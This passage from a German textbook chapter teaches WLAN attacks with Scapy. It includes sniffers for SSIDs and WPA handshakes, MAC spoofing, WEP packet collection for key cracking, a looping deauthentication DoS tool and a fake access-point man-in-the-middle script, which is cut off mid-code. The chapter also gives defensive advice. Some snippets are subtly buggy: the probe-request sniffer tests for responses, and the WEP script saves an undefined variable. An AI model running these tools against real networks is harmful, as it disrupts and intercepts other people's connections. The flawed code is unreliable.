Die Funktion `dump_packet()` wird für jedes eingelesene Paket aufgerufen. Handelt es sich bei dem eingelesenen Paket nicht um einen Beacon, Probe-Request oder Probe-Response, werden die Source- und Destination-Adressen sowie die enthaltenen Layer des Pakets ausgegeben und sofern es Daten enthält, werden diese in Hex und ASCII dargestellt.

8.5 Probe-Request-Sniffer

Moderne Betriebssysteme in Computern und Smartphones merken sich alle WLAN-Netze, zu denen sie je verbunden waren. Ältere senden penetrant einen Probe-Request für jedes Netz, neuere nur einen Probe-Request mit gesetzter Broadcast-SSID. Falls für jedes Netz ein Probe-Request ausgesendet wird, lässt sich bei mobilen Geräten nicht nur anhand mancher SSIDs feststellen, wo sie sich mal befanden und zu einem WLAN verbunden waren, manche Betriebssysteme sind sogar so schlau, wenn sie auf ihre Probe-Request-Anfrage Antwort erhalten, zu versuchen sich automatisch zu verbinden, und schicken unter Umständen sogar ungefragt den WEP-Key der letzten Verbindung mit. Wir werden in Abschn. 8.16 ein Programm schreiben, das versucht einen AP für alle Probe-Requests

zu simulieren. Dem Autor liegt zu Testzwecken ein Windows-Computer vor, der nach WLAN-Netzen fragt, zu denen er schon Jahre lang nicht mehr verbunden war. Um zu untersuchen, welche Netze Ihr Computer immer noch anfragt, werden wir einen kleinen Sniffer schreiben, der die SSIDs aller Probe-Requests anzeigt.

```
#!/usr/bin/python3

from datetime import datetime
from scapy.all import *

iface = "wlp2s0"
iwconfig_cmd = "/usr/sbin/iwconfig"

# Print ssid and source address of probe requests
def handle_packet(packet):
    if packet.haslayer(Dot11ProbeResp):
        print(str(datetime.now()) + " " + packet[Dot11].addr2 + \
        " searches for " + packet.info)

# Set device into monitor mode
os.system(iwconfig_cmd + " " + iface + " mode monitor")

# Start sniffing
print("Sniffing on interface " + iface)
sniff(iface=iface, prn=handle_packet)
```

Der Code ist dem des WLAN-Sniffers recht ähnlich mit der Ausnahme, dass überprüft wird, ob es sich bei dem eingelesenen Paket um einen Probe-Request handelt. Wenn dies der Fall ist, wird die SSID und die Source-Address ausgegeben. Normalerweise befindet sich die SSID in einem Elt-Erweiterungs-Header, bei Probe-Requests und -Responses steht sie allerdings im info-Header.

Wie Sie die Wifi-Caches löschen können, ist von Betriebssystem zu Betriebssystem und von Version zu Version unterschiedlich. Aber eine kurze Google-Suche wird garantiert eine Anleitung liefern.

8.6 Hidden SSID

Manche Administratoren denken, wenn sie das Access-Point-Feature „Hidden SSID“, manchmal auch als „Hidden Network“ bezeichnet, einschalten, können Wardriver ihr Netzwerk nicht auffinden. Dies entspricht nur teilweise der Realität. Hidden SSID sorgt dafür, dass der AP die SSID nicht mehr in die Beacon-Frames schreibt. Das Netz ist somit nicht unsichtbar, sondern nur die SSID ist unbekannt. Die SSID steht aber weiterhin in Probe-Request, Probe-Response und im Association-Request-Paket. Ein Angreifer kann einen verbundenen Client mittels Deauth (siehe Abschn. 8.13) abhängen. Der Client wird sich im Normalfall sofort wieder versuchen zu verbinden und dazu mindestens eins der

eben erwähnten Pakete verwenden. Das folgende Script liest alle Pakete mit und gibt die darin enthaltenen SSIDs auf dem Bildschirm aus.

```
#!/usr/bin/python3

from scapy.all import *

iface = "wlp2s0"
iwconfig_cmd = "/usr/sbin/iwconfig"

# Print ssid of probe requests, probe response
# or association request
def handle_packet(packet):
    if packet.haslayer(Dot11ProbeReq) or \
        packet.haslayer(Dot11ProbeResp) or \
        packet.haslayer(Dot11AssoReq):
        print("Found SSID " + packet.info)

# Set device into monitor mode
os.system(iwconfig_cmd + " " + iface + " mode monitor")

# Start sniffing
print("Sniffing on interface " + iface)
sniff(iface=iface, prn=handle_packet)
```

Das „Sicherheitsfeature“ Hidden SSID ist somit nur wirksam, solange kein Client zu dem Netz verbunden ist. Der Standard 802.11w schafft ebenfalls Abhilfe, indem er die abgefangenen Management-Frames verschlüsselt.

8.7 MAC-Address-Filter

Eine weitere sehr beliebte Variante, sein WLAN oder öffentliche Hotspots zu schützen, sind MAC-Address-Filter, d. h. ein Administrator oder ein Bezahlgateway muss die MAC-Adresse des Client-Computers für das Netz freischalten. Pakete mit anderen MAC-Adressen werden automatisch verworfen. Dies schützt Ihr Netz wieder nur so lange, wie es niemand benutzt, denn wie wir schon im Abschn. 2.4 gesehen haben, können MAC-Adressen sehr einfach gefälscht werden. Ein Angreifer wird also nur darauf warten müssen, dass sich ein Client connected, und seine MAC spoofen.

```
ifconfig wlp2s0 hw ether c0:de:de:ad:be:ef
```

Es kann sein, dass Du den Dienst `NetworkManager` deaktivieren musst, um das Interface manuell verändern zu können.

```
systemctl stop NetworkManager
```




Abb. 8.2 XOR-Verknüpfung

8.8 WEP

WEP (Wired Equivalent Privacy) wird seinem Namen in keinster Weise gerecht. Der Verschlüsselungsalgorithmus war schon im Jahre 2002 komplett gebrochen und kann seit mehr vielen, vielen Jahren innerhalb von Sekunden geknackt werden. Im Durchschnitt, bei nicht so optimaler Funkverbindung wie außerhalb des Hauses, hält ein WEP-Netz im Durchschnitt 5 bis 10 Minuten einem Angriff stand. **Verwenden Sie es nicht**.

Bei Angriffen auf WEP-Netzen liest man immer wieder von IVs und Weak IVs. Der Schlüssel, mit dem ein WEP-Netz seine Frames verschlüsselt, ist 64 oder 128 Bit groß. In Wirklichkeit sind die verwendeten Schlüssel allerdings nur 40 und 104 Bit lang, denn die ersten 24 Bit bestehen aus dem sogenannten **Initialisierungsvektor** (IV), der dafür sorgt, dass nicht jedes Paket mit demselben Schlüssel verschlüsselt wird. Leider schreibt WEP nicht vor, wie der Initialisierungsvektor generiert werden soll, und so gibt es Algorithmen, die ihn einfach sequentiell (a,b,c usw.) erzeugen. Der WEP-Standard schreibt ebenfalls nicht vor, wie oft der Schlüssel gewechselt werden soll, und so gibt es Netze, die jedes Frame mit einem anderen Schlüssel verschlüsseln und manche, die den Schlüssel erst nach einer bestimmten Zeitspanne erneuern. **Weak IVs** sind Initialisierungsvektoren, die ein oder mehrere Bytes des Klartextes verraten. Der von WEP verwendete Algorithmus **RC4** arbeitet intern mit einer XOR-Verknüpfung. Bei einer XOR-Verknüpfung ist das Ergebnis 1, sobald eins der beiden verknüpften Bits 1 ist; wenn beide Bits eine 1 enthalten, ist das Ergebnis 0. Wird beispielsweise im Extremfall der IV 0 verwendet, werden die ersten 24 Bit gar nicht verschlüsselt, weil eine XOR-Verknüpfung mit 0 immer das Bit, mit dem es verknüpft wird, als Ergebnis liefert (siehe Abb. 8.2).

WEP unterstützt mehrere verschiedene Schlüssel, wobei immer nur einer zur Anwendung kommt. Damit bekannt ist, welcher Schlüssel verwendet wird, wird die `Keyid` in jedem Paket mitgesendet. Zu guter Letzt ist der Integritätsmechanismus, den WEP verwendet, kein kryptografisch gesicherter Hash, sondern lediglich eine CRC-Prüfsumme (`ICV`), die zwar mit RC4 verschlüsselt wird, aber bei bekanntem Key nicht vor Manipulationen schützt.

Kommt WEP zum Einsatz, enthält das `Protected-Frame`-Bit im Frame-Control-Header, das auch oft als **WEP-Bit** bezeichnet wird, den Wert eins.

Das nachfolgende Programm sammelt 40000 WEP-Pakete, die es anschließend in einer Pcap-Datei speichert. Diese Pcap-Datei kann dem Programm Aircrack-NG (siehe Abschn.

8.11) übergeben werden, um den WEP-Key zu cracken. Zusätzlich gibt das Script für jedes WEP-Paket den IV, die Keyid und den ICV aus.

```
#!/usr/bin/python3

import sys
from scapy.all import *

iface = "wlp2s0"
iwconfig_cmd = "/usr/sbin/iwconfig"

nr_of_wep_packets = 40000
packets = []

# This function will be called for every sniffed packet
def handle_packet(packet):

    # Got WEP packet?
    if packet.haslayer(Dot11WEP):
        packets.append(packet)

        print("Paket " + str(len(packets)) + ": " + \
              packet[Dot11].addr2 + " IV: " + str(packet.iv) + \
              " Keyid: " + str(packet.keyid) + \
              " ICV: " + str(packet.icv))

        # Got enough packets to crack wep key?
        # Save them to pcap file and exit
        if len(packets) == nr_of_wep_packets:
            wrpcap("wpa_handshake.pcap", wpa_handshake)
            sys.exit(0)

# Set device into monitor mode
os.system(iwconfig_cmd + " " + iface + " mode monitor")

# Start sniffing
print("Sniffing on interface " + iface)
sniff(iface=iface, prn=handle_packet)
```

8.9 WPA

WPA wurde Mitte 2003 als Notlösung veröffentlicht, weil das 802.11-Consortium irgendwann eingesehen hat, dass WEP nicht mehr in der Lage ist, WLAN-Netze wirksam zu schützen, der neue Standard 802.11i aber noch weit von der Fertigstellung entfernt war. An WPA wurde nicht nur die Anforderung gestellt die größten Schwächen von WEP auszumerzen, sondern auch als reines Firmware-Update einspielbar zu sein. Damit war klar, dass RC4 wieder als Strom-Chiffre zum Einsatz kommen wird, denn die CPUs

in den damaligen WLAN-Karten hatten nicht genug Power für stärkere kryptografische Verfahren.

WPA verwendet das **TKIP**-Protokoll (Temporal Key Integrity Protocol), um die größten Schwächen von WEP auszumerzen. TKIP erweitert den IV von 24 auf 48 Bit und mixt zum Key noch die Absender-Adresse hinzu. Außerdem erzwingt es einen neuen Key für jedes Frame. Damit wird verhindert, dass Pakete mit demselben Key verschlüsselt werden. Des Weiteren verwendet TKIP einen kryptografischen MIC (Message Integrity Check) anstelle einer CRC-Prüfsumme. So kann bei bekanntem Key verhindert werden, dass Daten in dem Paket unbemerkt manipuliert werden. Der MIC schützt zusätzlich noch die Source-Address, um das Fälschen der Absenderadresse zu verhindern. Einen weiteren Schutz bietet die Sequence-Number im TKIP-Header, die für jedes Frame hochgezählt wird. Dies soll vor Replay-Attacken schützen.

Zu guter Letzt erweitert WPA den Anmelde-Prozess. Nach erfolgreicher Association erfolgt nun noch eine Authentifizierung über das **EAP**- (Extensible Authentication Protocol) bzw. **EAPOL**-Protokoll (EAP over LAN), der berühmte WPA-Handshake. EAP wurde Mitte der 90er Jahre entwickelt, um ein modulares Authentifizierungsprotokoll zu realisieren und findet z. B. Anwendung, um PPP-Links zu authentifizieren.

WPA bietet dank EAPOL zwei verschiedene Arten der Authentifizierung an: Pre-Shared-Key (**PSK**), sprich mit Eingabe eines Passworts, und Enterprise, das ein beliebiges von EAP unterstütztes Authentifizierungsmodul verwendet, wie beispielsweise RADIUS, MSCHAP oder Generic Token Card. Wir wollen uns hier auf WPA-PSK konzentrieren, da es die am weitesten verbreitete Methode ist.

Ein **WPA-Handshake** besteht aus vier Paketen. Zuerst wird aus dem Pre-Shared-Key (PSK), der meist als Passwort eingegeben wird, und der SSID auf beiden Seiten ein Pairwise-Master-Key (**PMK**) generiert. Der Access-Point generiert als erster eine 256-Bit-Zufallszahl, die sogenannte **Nonce** , und sendet sie an die anfragende Station. Der Client erzeugt ebenfalls eine Nonce und errechnet aus dem Pairwise-Master-Key, den beiden Nonce-Werten sowie der Client- und der AP-Adresse den Pairwise-Transient-Key (**PTK**), der dazu verwendet wird Unicast-Traffic zu verschlüsseln und zu signieren. Die Nonce schickt er zusammen mit der Signatur (**MIC**) an den Access-Point. Der Access-Point überprüft zunächst die MIC. Ist diese authentisch, generiert er ebenfalls den Pairwise-Transient-Key und zusätzlich noch den Group-Transient-Key (**GTK**), der dazu verwendet wird, Broadcast-Traffic zu verschlüsseln. Broadcast-Traffic wird nicht signiert. Im dritten Paket schickt der Access-Point den Group-Transient-Key mit dem Pairwise-Transient-Key verschlüsselt und signiert an den Client. Abschließend sendet der Client noch ein verschlüsseltes, signiertes ACK-Paket, das dem Access-Point bestätigt, dass der Group-Transient-Key korrekt angekommen ist. Der Ablauf ist in Abb. 8.3 verdeutlicht.




Abb. 8.3 WPA-Handshake

Nachfolgend ein sehr rudimentäres Script, um einen WPA-Handshake mitzulesen.

```
#!/usr/bin/python3

from scapy.all import *

iface = "wlp2s0"
iwconfig_cmd = "/usr/sbin/iwconfig"

wpa_handshake = []

def handle_packet(packet):
    # Got EAPOL KEY packet
    if packet.haslayer(EAPOL) and packet.type == 2:
        print(packet.summary())
        wpa_handshake.append(packet)

        # Got complete handshake? Dump it to pcap file
        if len(wpa_handshake) >= 4:
            wrpcap("wpa_handshake.pcap", wpa_handshake)


# Set device into monitor mode
os.system(iwconfig_cmd + " " + iface + " mode monitor")

# Start sniffing
print("Sniffing on interface " + iface)
sniff(iface=iface, prn=handle_packet)
```

Das Script achtet nicht darauf, dass alle vier verschiedenen Pakete eingelesen wurden, noch ob die Pakete von unterschiedlichen Clients stammen. Es soll nur als Beispiel dienen, wie man mit Scapy einen WPA-Handshake mitlesen und im PCAP-Format speichern kann, so dass man die Pre-Shared-Keys später mit Aircrack-NG (siehe Abschn. 8.11) cracken kann.

WPA kann seine Herkunft zwar gut kaschieren, aber nicht vollkommen verleugnen und war nur als Übergangslösung gedacht. So ist es nicht weiter verwunderlich, dass WPA genau wie WEP für Chopchop und sogar für ARP-Injection-Angriffe anfällig ist, wie die Beck-Tews-Attacke (https://dl.aircrack-ng.org/breakingwepandwpa.pdf) von 2008 beweist. Es dürfte somit nur eine Frage der Zeit sein, bis WPA ebenfalls komplett gebrochen ist.

8.10 WPA2

WPA2 implementiert den 802.11i-Standard und verwendet als Verschlüsselungsalgorithmus den Block-Chiffre **AES** (Advanced Encryption Standard) mit einer Schlüssellänge von 128, 192 oder 256 Bit. Als Protokoll kommt **CCMP** (Counter Mode with CBC-MAC) zum Einsatz. Die Authentifizierung geschieht nach wie vor über **EAPOL** und es gibt ebenfalls die Varianten PSK und Enterprise wie schon bei WPA1. Der größte Vorteil von WPA2 gegenüber WPA1 liegt in der Verwendung von AES anstelle von RC4 und durch einen stärkeren Hash-Algorithmus zur Erkennung von Datenmanipulation, der nicht mehr auf schwache Prozessoren des WEP-Zeitalters Rücksicht nehmen muss.

Dem Autor ist außer Dictionary-, Bruteforce- und Rainbow-Table-Attacken nur Hole 196 und KRACK-Attack (siehe Abschn. 8.18.1) als Schwachstelle von WPA2 bekannt. Hole 196 nutzt die Tatsache aus, dass Broadcast-Traffic nicht signiert wird; somit wird auch nicht die Absender-Adresse verifiziert. Ein Angreifer fälscht die Absender-Adresse des Access-Points und schickt ein Paket an die Broadcast-Adresse. Dadurch antworten ihm alle angemeldeten Clients mit ihrem Pairwise-Transient-Key. Für diesen Vorgang muss der Angreifer allerdings erfolgreich am WPA2-Netz angemeldet bzw sonstwie in den Besitz des Group-Transient-Key gelangt sein. Der Angriff wurde auf der DEF CON 18 vorgestellt. Die Präsentationsfolien finden Sie unter www.defcon.org/images/defcon-18/dc-18-presentations/Ahmad/DEFCON-18-Ahmad-WPA-Too.pdf.

Die Sicherheit eines WPA2-Netzes hängt momentan ausschließlich von der Qualität des gewählten Passworts und der Source-Code-Qualität der WLAN-Karten-Treiber und sonstiger Software-Komponenten ab. Ein 20-stelliges, aus Groß- / Kleinbuchstaben, Zahlen und Sonderzeichen bestehendes Passwort sollte für private Netze ausreichend sein. Sicherheitskritischere Infrastrukturen dagegen sollten zusätzlich noch mit Hilfe eines VPNs abgesichert werden.

8.11 WLAN-Packet-Injection

Wenn Sie selbst kreierte 802.11 Pakete in ein WLAN-Netz senden möchten, brauchen Sie Treiber, die Packet-Injection erlauben, und einen dazu passenden Chipsatz. Atheros ist mit Abstand der beliebteste Chipsatz. Es können allerdings auch andere wie beispielsweise `iwlwifi` oder `rtl8192cu` verwendet werden.

Den Chipsatz ihrer WLAN-Karte finden Sie am einfachsten mit dem Befehl `lspci` bzw `lsusb` heraus, je nachdem, ob es sich um eine interne Karte oder einen USB-Stick handelt. Falls dies kein brauchbares Ergebnis liefern sollte, können Sie noch einen Blick in die Ausgabe des Befehls `dmesg` werfen.

Um zu testen, ob Packet Injection mit dem Treiber Ihrer Karte funktioniert, führen Sie die nachfolgenden zwei Befehl aus. Der erste dient dazu die Karte in den Monitor-Modus zu schalten.

```
airmon-ng start wlp2s0
aireplay-ng --test wlp2s0mon
```

Gegebenenfalls müssen Sie dazu den `NetworkManager` als auch den `wpa_supplicant` Service stoppen.

```
systemctl stop NetworkManager
systemctl stop wpa_supplicant
```

Wenn der Injection-Test ohne Fehler durchgelaufen ist, sollten Sie eine Ausgabe wie die folgende sehen:

```
Trying broadcast probe requests...
Injection is working!
```

Falls der Test fehlschlagen sollte, kann es immer noch gut sein, dass Aircrack-ng einen Patch für Ihren Treiber bereitstellt. Das können Sie am besten im Web unter https://github.com/aircrack-ng/aircrack-ng/patches verifizieren.

Als Beispiel für dieses Buch wie man Treiber-Sourcen patcht, dient eine Installation mit einer Atheros-Karte und älteren ath5k-Treibern. Die Ath5k-Treiber finden Sie entweder im offiziellen Kernel oder im Netz unter wireless.kernel.org/en/users/Download.

Nachdem Sie die Archive von wireless.kernel.org und aircrack-ng.org mittels `tar xvf <file>` entpackt haben, müssen Sie noch in das Verzeichnis der WLAN-Treiber wechseln und sie wie folgt patchen, kompilieren und installieren.

```
patch -p1 < aircrack-ng/patches/ath5k-injection-2.6.27-rc2.patch
make
make install
```

Sollten Sie auf einen Fehler oder Schwierigkeiten stoßen, bietet das Wiki von Aircrack sehr gute Anhaltspunkte zur Behebung an. Eine detailliertere Anleitung gibt es unter www.aircrack-ng.org/doku.php?id=getting_started.

8.12 WLAN Client spielen

Wie funktioniert eine WLAN-Verbindung aus Client-Sicht? Wie findet ein Rechner das richtige Funknetz und meldet sich an selbigem an? Das wollen wir mit dem folgenden Source Code mit Scapy nachspielen.

Damit Sie gleichzeitig sniffen und Pakete injizieren können, müssen Sie Ihr WLAN-Device mit Hilfe des Tools `airbase-ng` aus dem aircrack-ng-Paket in den Monitor-Modus setzen.

```
airmon-ng start wlp2s0
```

Dies kreiert ein neues Device `wlp2s0mon`, das nun im weiteren Verlauf verwendet wird.

Um das Beispiel besser verfolgen zu können, rate ich Ihnen einen Sniffer wie WiresharkWireshark zu benutzen. Im Falle von Wireshark können Sie mit dem Display-Filter **wlan.fc. type_subtype != 0x08 && wlan.fc. type_subtype != 0x1c** nervige Beacon- und Clear-Pakete filtern, die ansonsten die Sicht auf das Wesentliche versperren könnten.

```
#!/usr/bin/python3

from scapy.all import *


station = "c0:de:de:ad:be:ef"
ssid = "LoveMe"
iface = "wlp2s0"

# probe request
pkt = RadioTap() / \
    Dot11(addr1='ff:ff:ff:ff:ff:ff',
          addr2=station, addr3=station) / \
    Dot11ProbeReq() / \
    Dot11Elt(ID='SSID', info=ssid, len=len(ssid))

print("Sending probe request")

res = srp1(pkt, iface=iface)
bssid = res.addr2

print("Got answer from " + bssid)

# authentication with open system
pkt = RadioTap() / \
    Dot11(subtype=0xb,
          addr1=bssid, addr2=station, addr3=bssid) / \
    Dot11Auth(algo=0, seqnum=1, status=0)
```

```
29
30 print("Sending authentication")
31
32 res = srp1(pkt, iface=iface)
33 res.summary()
34
35 # association
36 pkt = RadioTap() / \
37     Dot11(addr1=bssid, addr2=station, addr3=bssid) / \
38     Dot11AssoReq() / \
39     Dot11Elt(ID='SSID', info=ssid) / \
40     Dot11Elt(ID="Rates", info="\x82\x84\x0b\x16")
41
42 print("Association request")
43
44 res = srp1(pkt, iface=iface)
45 res.summary()
```

Zuerst wird ein Probe-Request-Paket gesendet, das die Umgebung fragt, ob es hier das Netz LoveMe gibt und wer es zur Verfügung stellt. Mit der Funktion `srp1()` wird ein Paket auf Layer 2 gesendet und auf ein Antwort-Paket gewartet. Das Antwortpaket steht anschließend in der Variablen `res` und wir geben die Absenderadresse des Pakets aus.

Die Grundstruktur eines WLAN-Pakets ist immer gleich. Den ersten Layer bildet **RadioTap** , der die verwendete Frequenz, Channel und Übertragungsrate festlegt. Darüber befindet sich **Dot11** , das die Source-, Destination- und Receiving-Address definiert. Wahlweise kann man hier noch z. B. mittels `type` und `subtype` den Pakettyp und Subtyp definieren. Man kann diese Parameter allerdings auch weglassen, denn Scapy setzt sie je nachdem, was für ein Layer über `Dot11` definiert wird, in diesem Fall ein **Dot11ProbeReq** . Manche Pakete brauchen noch einen Erweiterungsheader, der mittels **Dot11Elt** angefügt wird und Informationen wie die SSID (Name des Netzes) oder die unterstützten Übertragungsraten beinhalten kann.

Als Nächstes senden wir ein Authentication-Paket, das dem AP signalisiert, dass wir uns mittels Open-System-Authentifizierung mit ihm verbinden wollen. Die hoffentlich zurückgesendete Antwort wird mit der `summary()`-Methode ausgegeben.

Last but not least wird noch ein Association-Request-Paket gesendet, das die Anmeldung an einem unverschlüsselten Access-Point abschließt.

8.13 Deauth

Als Nächstes werden wir ein WLAN-DoS-Tool entwickeln, das ähnlich wie der TCP-RST-Daemon dafür sorgt, dass ein Client bzw alle nicht mehr zu einem WLAN-Netz verbinden können. Das bewerkstelligen wir, indem wir ein Deauth-Paket bauen, das an den Client bzw. an die Broadcast-Adresse adressiert ist und als Source-Address die Adresse des Access-Points gesetzt hat. Als Grund für den Verbindungsabbruch geben wir an, dass

Tab. 8.3 Deauth Reason Codes

Code	Name	Beschreibung
0	noReasonCode	Kein Grund
1	unspecifiedReason	Nicht näher spezifizierter Grund
2	previousAuthNotValid	Client ist assoziiert aber nicht authentifiziert
3	deauthenticationLeaving	Access Point geht offline
4	disassociationDueToInactivity	Client hat das Session Timeout erreicht
5	disassociationAPBusy	Access Point ist überlastet
6	class2FrameFromNonAuthStation	Client versucht Daten zu senden ohne authentifiziert zu sein
7	class2FrameFromNonAssStation	Client versucht Daten zu senden ohne assoziiert zu sein
8	disassociationStaHasLeft	Client wurde zu einem anderen AP transferiert
9	staReqAssociationWithoutAuth	Client versucht sich zu assoziieren ohne authentifiziert zu sein

der Access-Point ausgeschaltet wird. Weitere Deauth-Reason-Codes und deren Bedeutung entnehmen Sie bitte der Tab. 8.3.

```
#!/usr/bin/python3

import time
from scapy.all import *

iface = "wlp2s0mon"
timeout = 1

if len(sys.argv) < 2:
    print(sys.argv[0] + " <bssid> [client]")
    sys.exit(0)
else:
    bssid = sys.argv[1]

if len(sys.argv) == 3:
    dest = sys.argv[2]
else:
    dest = "ff:ff:ff:ff:ff:ff"

pkt = RadioTap() / \
    Dot11(subtype=0xc,
          addr1=dest, addr2=bssid, addr3=bssid) / \
    Dot11Deauth(reason=3)

while True:
    print("Sending deauth to " + dest)
    sendp(pkt, iface=iface)
    time.sleep(timeout)
```

Das konstruierte Paket wird in einer Endlosschleife versendet, wobei zwischen dem Versenden der Pakete immer `timeout` Sekunden gewartet wird. Als Standard wurde hier der Wert 1 gewählt, da ansonsten nicht garantiert werden kann, dass wirklich keine Verbindung zustande kommt.

Deauth-Angriffe erkennt man am einfachsten mit einem Sniffer wie Wireshark und dem Filter `wlan.fc.subtype == 0x0c`. Dem Autor ist als einzige Schutzmaßnahme ein kompletter Umstieg auf 802.11w bekannt, da es sich hierbei um eine Sicherheitslücke per Design handelt. Management-Frames sind nicht verschlüsselt. Moderne Betriebssysteme unterstützen 802.11w. Die Frage ist nur ob der Accesspoint oder das WLAN-Telefon den Standard ebenfalls unterstützt.

8.14 PMKID

Viele moderne Access Points senden im ersten Paket des Four-Way-Handshakes ein optionales Feld mit, die sogenannte PMKID. Die PMKID ist ein SHA-1 Hash, der aus dem Pairwise-Master-Key (PMK), SSID, MAC-Addresse des Access Points sowie der MAC des Clients berechnet wird. Der PMK wird nie über das Netz übertragen. Er wird aus dem Pre-Shared-Key und der SSID erzeugt. Die PMKID im Gegensatz wird übermittelt und da alle Eingaben der Hash-Berechnung abgesehen vom PMK bekannt sind, kann der Wert wie ein normaler Passwort-Hash zum Cracken verwendet werden.

Dieser Angriff erfordert keinen Deauth, kein Mitschneiden des Handshakes ja nicht mal einen verbundenen Client. Mehr Informationen über diesen Angriff finden Sie in den Hashcat-Foren unter https://hashcat.net/forum/thread-7717.html.

8.15 WPS

WPS ist die Abkürzung für Wifi Protected Setup, eine Technologie, die es einfach und für jeden umsetzbar macht neue Geräte in WLAN-Netz anzumelden. Dies wird entweder dadurch realisiert, dass man einen Knopf drückt und der AP für einen kurzen Zeitraum das Passwort an den ersten Client verschickt, der sich per WPS verbindet, bis hin zur Eingabe einer 8-stelligen PIN oder der Anforderung in NFC-Reichweite des Routers zu sein.

Eine WPS-Verbindung besteht aus einer Reihe von EAP-Paketen wie der normale Four-Way-Handshake.

Die meisten beschrieben Szenarien benötigen mehr oder weniger kurz physischen Zugriff auf den Router abgesehen von dem kontinuierlichen Versuch sich per WPS zu verbinden in der Hoffnung das jemand auf den Knopf drückt. Es gibt allerdings auch bekannte Exploits wie den Pixie-Dust-Angriff, der Schwächen im Zufallszahlengenerator einiger Chips ausnutzt and die Möglichkeit die acht stellige PIN-Nummer zu bruteforcen.

Die 8-stellige PIN-Nummer ist in Wirklichkeit nur 7 Stellen lang, denn die letzte Zahl ist eine Prüfsumme, die aus den ersten sieben berechnet wird und es wird noch schlimmer:

die acht stellige Zahl wird in zwei vier stellige geteilt, die getrennt voneinander überprüft werden. Man muss also keine 8-stellige PIN, sondern nur eine 4 und eine 3 stellige erraten.

WPS macht es sehr einfach sich Zugang zum WLAN zu verschaffen nicht nur für friedliche Benutzer und sollte daher dringend deaktiviert werden.

8.16 WLAN Man-in-the-middle

Nachdem wir erfolgreich die Anmeldung eines WLAN-Clients nachgebaut haben, schreiben wir ein Programm, das auf Probe-Request-Pakete wartet und mit einem gefälschten Probe-Response-Paket antwortet, als wäre es ein Accesspoint für dieses Netz. Nachfolgend wird der gesamte Anmelde-Prozess simuliert. Dadurch lenken wir Clients für beliebige Netze auf unseren Rechner um. Der Einfachheit halber wurde darauf verzichtet, die nachfolgenden Data-Frames zu spoofen sowie einen DHCP-Server und ähnliche von einem Access-Point zusätzlich zur Verfügung gestellte Dienste zu implementieren. Falls die Attacke bei Ihnen zunächst anscheinend nicht funktioniert, sind Sie entweder zu weit vom Client entfernt oder der Traffic in Ihrer Umgebung ist zu hoch, so dass Scapy zu langsam antwortet. Letzteres können Sie dadurch minimieren, dass Sie das Programm mit dem Parameter `-s` starten, um auf eine oder mehrere SSIDs zu filtern und zusätzlich `-a` setzen, um es auf einen Client zu beschränken.

```
 1 #!/usr/bin/python3
 2
 3 import os
 4 import sys
 5 import time
 6 import getopt
 7 from scapy.all import *
 8
 9 iface = "wlp2s0"
10 iwconfig_cmd = "/usr/sbin/iwconfig"
11 ssid_filter = []
12 client_addr = None
13 mymac = "aa:bb:cc:aa:bb:cc"
14
15
16 # Extract Rates and ESRates from ELT header
17 def get_rates(packet):
18     rates = "\x82\x84\x0b\x16"
19     esrates = "\x0c\x12\x18"
20
21     while Dot11Elt in packet:
22         packet = packet[Dot11Elt]
23
24         if packet.ID == 1:
25             rates = packet.info
```

```
26
27          elif packet.ID == 50:
28              esrates = packet.info
29
30          packet = packet.payload
31
32      return [rates, esrates]
33
34
35  def send_probe_response(packet):
36      ssid = packet.info.decode()
37      rates = get_rates(packet)
38      channel = "\x07"
39
40      if ssid_filter and ssid not in ssid_filter:
41          return
42
43      print("\n\nSending probe response for " + ssid + \
44            " to " + str(packet[Dot11].addr2) + "\n")
45
46      # addr1 = destination, addr2 = source,
47      # addr3 = access point
48      # dsset sets channel
49      cap="ESS+privacy+short-preamble+short-slot"
50
51      resp = RadioTap() / \
52             Dot11(addr1=packet[Dot11].addr2,
53                   addr2=mymac, addr3=mymac) / \
54             Dot11ProbeResp(timestamp=int(time.time()),
55                            cap=cap) / \
56             Dot11Elt(ID='SSID', info=ssid) / \
57             Dot11Elt(ID="Rates", info=rates[0]) / \
58             Dot11Elt(ID="DSset",info=channel) / \
59             Dot11Elt(ID="ESRates", info=rates[1])
60
61      sendp(resp, iface=iface)
62
63
64  def send_auth_response(packet):
65      # Dont answer our own auth packets
66      if packet[Dot11].addr2 != mymac:
67         print("Sending authentication to " + packet[Dot11].addr2)
68
69         res = RadioTap() / \
70               Dot11(addr1=packet[Dot11].addr2,
71                     addr2=mymac, addr3=mymac) / \
72               Dot11Auth(algo=0, seqnum=2, status=0)
73
74         sendp(res, iface=iface)
```

```
75
76
77  def send_association_response(packet):
78      if ssid_filter and ssid not in ssid_filter:
79          return
80
81      ssid = packet.info
82      rates = get_rates(packet)
83      print("Sending Association response for " + ssid + \
84            " to " + packet[Dot11].addr2)
85
86      res = RadioTap() / \
87            Dot11(addr1=packet[Dot11].addr2,
88                  addr2=mymac, addr3=mymac) / \
89            Dot11AssoResp(AID=2) / \
90          Dot11Elt(ID="Rates", info=rates[0]) / \
91          Dot11Elt(ID="ESRates", info=rates[1])
92
93      sendp(res, iface=iface)
94
95
96  # This function is called for every captured packet
97  def handle_packet(packet):
98      sys.stdout.write(".")
99      sys.stdout.flush()
100
101      if client_addr and packet.addr2 != client_addr:
102          return
103
104      # Got probe request?
105      if packet.haslayer(Dot11ProbeReq):
106          send_probe_response(packet)
107
108      # Got authenticaton request
109      elif packet.haslayer(Dot11Auth):
110          send_auth_response(packet)
111
112      # EAPOL authentication request
